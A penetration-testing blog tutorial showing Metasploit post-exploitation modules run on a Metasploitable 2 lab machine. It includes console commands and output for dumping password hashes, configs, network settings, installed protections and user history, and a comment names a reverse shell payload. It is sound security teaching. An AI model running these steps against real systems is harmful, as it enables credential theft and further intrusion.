Penetration Testing Lab

Articles from the Pentesting Field

Local File Inclusion Exploitation With Burp

DNS Results From Netcraft Search Engine

January 4, 2013

Post Exploitation in Linux With Metasploit

netbiosX | Post Exploitation | Linux, Metasploit, metasploit framework, Metasploitable 2, post exploitation | 5 Comments

Post exploitation is an important process in a penetration test as it allows the attacker to gather information from them system that he has exploited.A lot of penetration testers are using the metasploit framework modules for system exploitation.However Metasploit provides and modules for post exploitation activities for a variety of systems.In this article we will examine how we can use metasploit to perform post exploitation on a Linux system.

We will assume that we have already exploited the system.So we will put the session in the background with the command Ctrl+Z.

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,663 other followers

Enter your email address

Follow


Create PDF in your applications with the Pdfcrowd HTML to PDF API

PDFCROWD



Putting the session in the background

It is necessary to know the session ID for the post exploitation modules that we are going to use.This can be obtained with the command session.



Obtain the Session ID

As we can see the ID is 1.One of the first modules that we are going to try is the hashdump which it will try to collect the password hashes of the system.The only setting that we need to insert is the session ID which is already known from before.

Recent Posts

- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (25)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf  exploit(usermap_script) > use post/linux/gather/hashdump
msf  post(hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf  post(hashdump) > set SESSION 1
SESSION => 1
msf  post(hashdump) > exploit
```

Configuring the hashdump module

```
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/ba
sh
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib
/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20130104141113_default_172.16.212.133_linux.h
ashes_172956.txt
[*] Post module execution completed
```

Collecting Password Hashes

Another useful module is the checkvm which it will try to discover if the system is a virtual machine.From the image below it seems that our system is VMware virtual machine.

- May 2018
- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf  exploit(usermap_script) > use post/linux/gather/checkvm
msf  post(checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf  post(checkvm) > set SESSION 1
SESSION => 1
msf  post(checkvm) > exploit

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

Virtual machine discovery

Another very interesting post exploitation module of Metasploit is the enum_configs which it will obtain all the important configuration files and it will stored them in our system.In the next image we can see the command that we have used for this module and a sample of the configuration files that has obtained from the remote system.

```
msf  post(checkvm) > use post/linux/gather/enum_configs
msf  post(enum_configs) > set SESSION 1
SESSION => 1
msf  post(enum_configs) > exploit

[*] Running module against metasploitable
[*] Info:
Login with msfadmin/msfadmin to get starteded network!
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] apache2.conf stored in /root/.msf4/loot/20130104144718_default_172.16.212.133_linux.enum
.conf_353282.txt
[*] ports.conf stored in /root/.msf4/loot/20130104144718_default_172.16.212.133_linux.enum.c
onf_937471.txt
[*] my.cnf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.conf_
945898.txt
[*] ufw.conf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.con
f_120602.txt
[*] sysctl.conf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.
conf_392848.txt
[*] shells stored in /root/.msf4/loot/20130104144720_default_172.16.212.133_linux.enum.conf_
126265.txt
```


- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @**OlgaAngel**: We have a number of **#PhD #Studentships** available from 1 October 2018. Apply before 25 June if interested **#UniofHerts** https:/… **2 days ago**
- RT @**devilok**: "A new look at null sessions and user enumeration" **sensepost.com/blog/2018/a-ne… #pentest #nullsessions 3 days ago**
- SleuthQL: A SQL Injection Discovery Tool **rhinosecuritylabs.com/application-se… 4 days ago**
- Extracting SSH Private Keys from Windows 10 ssh-agent **blog.ropnop.com/extracting-ssh… 6 days ago**
- DLL Hijacking via URL files **insert-script.blogspot.co.uk/2018/05/dll-hi… 1 week ago**

Follow @netbiosX

Pen Test Lab Stats


- 3,000,698 hits

Blogroll

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Sample of Configuration files obtained

Now if we want to check these .txt files we can open another console and we can type for example nano /root/.msf4/loot/20130104144725_default_172.16.212.133_linux.enum.conf_373751.txt



Opening the conf files

We can also enumerate the network configurations with the enum_network module.

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf  exploit(usermap_script) > use post/linux/gather/enum_network
msf  post(enum_network) > set SESSION 1
SESSION => 1
msf  post(enum_network) > exploit

[*] Running module against metasploitable
[*] Module running as root
[+] Info:
Login with msfadmin/msfadmin to get starteded network!
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.en
um.netwo_898050.txt
[*] Route table stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.
netwo_161764.txt
[*] Firewall config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.e
num.netwo_782824.txt
[*] DNS config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.n
etwo_696987.txt
[*] SSHD config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.
netwo_990731.txt
```

Enumerating network configurations

If we want to discover what kind of installations exist on the remote system like IDS,antivirus,firewalls etc. then we can use the following module:

```
msf  post(enum_protections) > use post/linux/gather/enum_protections
msf  post(enum_protections) > set SESSION 1
SESSION => 1
msf  post(enum_protections) > exploit

[*] Running module against metasploitable
[*] Info:
Login with msfadmin/msfadmin to get starteded network!
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] Finding installed applications...
[+] ufw found: /usr/sbin/ufw
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[*] Installed applications saved to notes.
[*] Post module execution completed
```

Enumerating Protections

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes


Like Page

Be the first of your friends to like this

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

We can also enumerate the entire system by obtaining information regarding the user accounts,the installed packages,the services,the hard disk,the Linux version etc.

Advertisements



Enumerating the system

Essential information can be discovered and from the user history.Of course there is a metasploit module for this as well that it will store this kind of information on our local system.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf  post(enum_systen) > use post/linux/gather/enum_users_history
msf  post(enum_users_history) > set SESSION 1
SESSION => 1
msf  post(enum_users_history) > exploit

[+] Info:
Login with msfadmin/msfadmin to get starteded network!
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] History for root stored in /root/.msf4/loot/20130104191744_default_172.16.212.133_linux.
enum.users_857806.txt
[*] History for msfadmin stored in /root/.msf4/loot/20130104191751_default_172.16.212.133_li
nux.enum.users_987590.txt
[*] History for user stored in /root/.msf4/loot/20130104191754_default_172.16.212.133_linux.
enum.users_108427.txt
[*] Last logs stored in /root/.msf4/loot/20130104191817_default_172.16.212.133_linux.enum.us
ers_124133.txt
[*] Sudoers stored in /root/.msf4/loot/20130104191817_default_172.16.212.133_linux.enum.user
s_785237.txt
[*] Post module execution completed
```

Gathering User History Information

```
root     pts/0        :0.0             Thu Jan  3 17:33   still logged in
reboot   system boot  2.6.24-16-server Thu Jan  3 17:32 - 06:18  (12:45)
msfadmin tty1                         Sun Dec 23 09:20 - crash (11+08:12)
msfadmin tty1                         Sun Dec 23 09:20 - 09:20  (00:00)
msfadmin pts/1        172.16.212.1     Sat Dec 22 21:42 - 21:58  (00:15)
root     pts/0        :0.0             Sat Dec 22 15:38 - crash (12+01:54)
reboot   system boot  2.6.24-16-server Sat Dec 22 15:38 - 06:18 (12+14:40)
root     pts/0        :0.0             Thu Dec 20 12:56 - crash (2+02:41)
reboot   system boot  2.6.24-16-server Thu Dec 20 12:55 - 06:18 (14+17:22)
msfadmin tty1                         Wed Dec 19 19:09 - crash  (17:46)
msfadmin tty1                         Wed Dec 19 19:09 - 19:09  (00:00)

wtmp begins Wed Dec 19 19:09:03 2012
Username         Port     From             Latest
root             pts/0    :0.0             Thu Jan  3 17:33:24 -0500 2013
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys              pts/1    172.16.212.1     Sat Jul 21 10:13:21 -0400 2012
sync                                       **Never logged in**
games                                      **Never logged in**
```

Last Logs

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Conclusion

In this article we examine the post exploitation modules of metasploit framework that can be used against a Linux system and what kind of information they can obtain.From the information that we have gathered of course we can conduct further attacks on this system and we can even find alternate ways of exploitation.Additionally during our post exploitation activities we can discover usernames and even plain text passwords which these credentials can be re-used later in other systems on the network.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Advertisements

Rate this:

3 Votes

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Share this:

Twitter Facebook LinkedIn Pinterest Reddit

Tumblr Google

Like

Be the first to like this.

Related

Lateral Movement - WinRM
In "Red Team"

Golden Ticket
In "Post Exploitation"

Dumping Clear-Text Credentials
In "Post Exploitation"

5 Comments *(+add yours?)*

Yaopointcom

Jan 06, 2013 @ 03:48:26

You are rocking dude , thank you !!!

REPLY

Post Exploitation in Linux With Metasploit | Shall we play a game?

Jan 06, 2013 @ 05:01:00

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Security News #0×30 « CyberOperations

Jan 07, 2013 @ 03:31:59

am

Jan 30, 2013 @ 12:03:28

what payload have you used?
I always get seg fault and connection died with meterpreter(bind or reverse).

thanks

REPLY

netbiosX

Jan 31, 2013 @ 01:56:42

As far as I remember it was the following: payload/linux/x86/shell/reverse_tcp

REPLY


Leave a Reply

Enter your comment here...

Local File Inclusion Exploitation With Burp

DNS Results From Netcraft Search Engine

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Create a free website or blog at WordPress.com.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD